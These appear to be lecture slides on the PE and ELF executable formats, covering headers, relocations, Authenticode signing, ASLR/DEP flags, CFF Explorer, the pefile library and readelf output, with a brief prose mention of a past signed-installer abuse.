
Start of the optional header: 0x100

Size of the optional header: 0xe0

Compute the start of the section headers:

$$\begin{aligned}
 & 0x100 \\
 + & 0xe0 \\
 = & 0x1e0
 \end{aligned}$$

PE: relocations




PE: relocations

- PE files contain absolute (virtual) addresses in the compiled code
 - Immediate instruction operands or initialized data pointers
 - Only valid if an executable has been loaded at its preferred base address (`ImageBase`)
- A PE library can be loaded at a different address than indicated by the `ImageBase` address given in the optional header under certain conditions
- The [relocation directory](#) points to a table of addresses (often located in the `.reloc` section) that must be adapted when the effective load address differs
 - The offset between the intended `ImageBase` and the actual image base address is added for each of the places that need to be adapted
- Relocation information is optional (not mandatory)
 - Microsoft compiler: `/DYNAMICBASE` linker switch required

PE: code signature

- Windows Vista introduced code signature validation, called Authenticode
 - Kernel drivers **must** have a valid signature to be loaded
 - An application may carry a signature



PE: code signature

- The Authenticode signature only covers the code
- Some fields need to be ignored, but they can be modified without breaking the signature

In December 2013, Microsoft announced that some developers had foolishly used this trick to store URLs of code that would be downloaded and installed by a signed "stub" installer. The bad guys noticed that they could edit these "stub" installers, changing the embedded URLs to point to malware, and the signature of the stub wouldn't change. The file would appear legitimate and would pass all Authenticode checks, and when run, would proceed to pwn the victim's computer.

<https://blogs.msdn.microsoft.com/ieinternals/2014/09/04/caveats-for-authenticode-code-signing/>

Typical Windows PE File Format



Objects with gray background are omitted from the Authenticode hash value

Objects in bold describe the location of the Authenticode-related data.

Authenticode Signature Format

PKCS#7
contentInfo
Set to SPCIndirectDataContent, and contains:
<ul style="list-style-type: none">• PE file hash value• Legacy structures
certificates
Includes:
<ul style="list-style-type: none">• X.509 certificates for software publisher's signature• X.509 certificates for timestamp signature (optional)
SignerInfos
SignerInfo
Includes:
<ul style="list-style-type: none">• Signed hash of contentInfo• Publisher description and URL (optional)• Timestamp (optional)
Timestamp (optional)
A PKCS#9 counter-signature, stored as an unauthenticated attribute, which includes:
<ul style="list-style-type: none">• Hash value of the SignerInfos signature• UTC timestamp creation time• Timestamping authority signature

PE miscellaneous properties

- **IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE**
 - Required to let the OS choose a random image base address
 - Address Space Layout Randomization (ASLR) is only performed if this setting is true
- **IMAGE_DLLCHARACTERISTICS_NX_COMPAT**
 - Required to use Data Execution Prevention (DEP) which disables execution of memory regions marked as data (heap, stack, data sections)
 - NX is an abbreviation for 'No Execute', a CPU feature that allows to mark memory pages as non-executable
- **IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY**
 - Enforces digital signatures on PE files
- Although the name of the flags contains 'DLL', they also affect PE executables

PE Tools: CFF Explorer

CFF Explorer VIII - [calc.exe]

File Settings ?

File: calc.exe

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Debug Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword
SHELL32.dll	1	00012CA8	FFFFFFFFF	FFFFFFFFF	00012E42
msvcrt.dll	26	00012DC8	FFFFFFFFF	FFFFFFFFF	00012F60
ADVAPI32.dll	3	00012C0C	FFFFFFFFF	FFFFFFFFF	00012FFC
KERNEL32.dll	30	00012C2C	FFFFFFFFF	FFFFFFFFF	000131D4
GDI32.dll	3	00012C1C	FFFFFFFFF	FFFFFFFFF	0001320C
USER32.dll	69	00012CB0	FFFFFFFFF	FFFFFFFFF	000136A4

PE Tools: Python pefile library

```
# Load a PE file
import pefile
pe = pefile.PE('/path/to/pefile.exe')

# Access various header fields
pe.OPTIONAL_HEADER.AddressOfEntryPoint
pe.OPTIONAL_HEADER.ImageBase
pe.FILE_HEADER.NumberOfSections

# Modify the entry point address
pe.OPTIONAL_HEADER.AddressOfEntryPoint = 0xdeadbeef
# Write the modified binary to disk
pe.write(filename='file_to_write.exe')

# Iterate the sections and print their name, starting address, size in memory and size on disk
for section in pe.sections:
    print (section.Name, hex(section.VirtualAddress),
           hex(section.Misc_VirtualSize), section.SizeOfRawData )

# Print the imported functions per DLL
for entry in pe.DIRECTORY_ENTRY_IMPORT:
    print entry.dll
    for imp in entry.imports:
        print '\t', hex(imp.address), imp.name
```


Useful to write custom tools!

Executable and Linkable Format (ELF)


Executable and Linkable Format (ELF)

- Initially specified in 1995 in the Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification Version 1.2
 - <http://refspecs.linuxbase.org/elf/elf.pdf>
- Default executable format for Linux and Unix-like OSes
 - The Linux kernel ELF loader code is open source
https://github.com/torvalds/linux/blob/master/fs/binfmt_elf.c
- ELF has multiple use cases
 - Regular executables
 - Libraries
 - Core dumps
 - Memory dumps


ELF structure



ELF execution and linking views




ELF header (64-bit executable)



```
$ readelf -h /bin/ls
ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF64
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: EXEC (Executable file)
  Machine: Advanced Micro Devices X86-64
  Version: 0x1
  Entry point address: 0x4049a0
  Start of program headers: 64 (bytes into file)
  Start of section headers: 124728 (bytes into file)
  Flags: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 9
  Size of section headers: 64 (bytes)
  Number of section headers: 29
  Section header string table index: 28
```

An executable file must have program headers

ELF program and section headers (64-bit executable)



- One particular section: section name string table
 - Holds the names of the sections
 - Referenced by an ELF header field called `e_shstrndx`
- The entry point is the memory address of the start instruction
- The section header table describes sections

ELF header (64-bit object file)

Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
 Class: ELF64
 Data: 2's complement, little endian
 Version: 1 (current)
 OS/ABI: UNIX - System V
 ABI Version: 0
 Type: REL (Relocatable file)
 Machine: Advanced Micro Devices X86-64
 Version: 0x1
 Entry point address: 0x0
 Start of program headers: 0 (bytes into file)
 Start of section headers: 64 (bytes into file)
 Flags: 0x0
 Size of this header: 64 (bytes)
 Size of program headers: 0 (bytes)
 Number of program headers: 0
 Size of section headers: 64 (bytes)
 Number of section headers: 7
 Section header string table index: 3

e_machine:	
0x00	No specific instruction set
0x02	SPARC
0x03	x86
0x08	MIPS
0x14	PowerPC
0x16	S390
0x28	ARM
0x2A	SuperH
0x32	IA-64
0x3E	x86-64/amd64
0xB7	AArch64
0xF3	RISC-V

OSABI:	
0x00	System V
0x01	HP-UX
0x02	NetBSD
0x03	Linux
0x04	GNU Hurd
0x06	Solaris
0x07	AIX
0x08	IRIX
0x09	FreeBSD
0x0A	Tru64
0x0B	Novell Modesto
0x0C	OpenBSD
0x0D	OpenVMS
0x0E	NonStop Kernel
0x0F	AROS
0x10	Fenix OS
0x11	CloudABI
0x53	Sortix

In contrast to an executable file, an object file does **not** have program headers

ELF segments (program headers)

```
$ readelf -l /bin/ls

Elf file type is EXEC (Executable file)
Entry point 0x4049a0
There are 9 program headers, starting at offset 64

Program Headers (Segment properties):
# Type          OffSet  p_offset VirtAddr  p_vaddr  PhysAddr  p_paddr      FileSiz  p_filesz MemSiz   p_memsz Flags Align
0 PHDR          0x00000000000040 0x00000000000400040 0x0000000000400040 0x0000000000000001f8 0x0000000000000001f8 R E   8
1 INTERP        0x000000000000238 0x0000000000400238 0x0000000000400238 0x00000000000000001c 0x00000000000000001c R       1
               [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
2 LOAD          0x0000000000000000 0x0000000000400000 0x0000000000400000 0x0000000000000001da64 0x0000000000000001da64 R E   200000
3 LOAD          0x000000000001de00 0x000000000061de00 0x000000000061de00 0x0000000000000000800 0x00000000000000001568 RW  200000
4 DYNAMIC        0x000000000001de18 0x000000000061de18 0x000000000061de18 0x0000000000000001e0 0x0000000000000001e0 RW  8
5 NOTE           0x000000000000254 0x0000000000400254 0x0000000000400254 0x000000000000000044 0x000000000000000044 R   4
6 GNU_EH_FRAME   0x000000000001a5f4 0x000000000041a5f4 0x000000000041a5f4 0x0000000000000000804 0x0000000000000000804 R   4
7 GNU_STACK       0x0000000000000000 0x0000000000000000 0x00000000000000000000 0x00000000000000000000 0x00000000000000000000 RW  10
8 GNU_RELRO      0x000000000001de00 0x000000000061de00 0x000000000061de00 0x0000000000000000200 0x0000000000000000200 R   1

Flags:
R=READ
W=WRITE
E=EXECUTE
```

Section to Segment mapping:


```
Segment Sections...
00
01  .interp
02  .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt
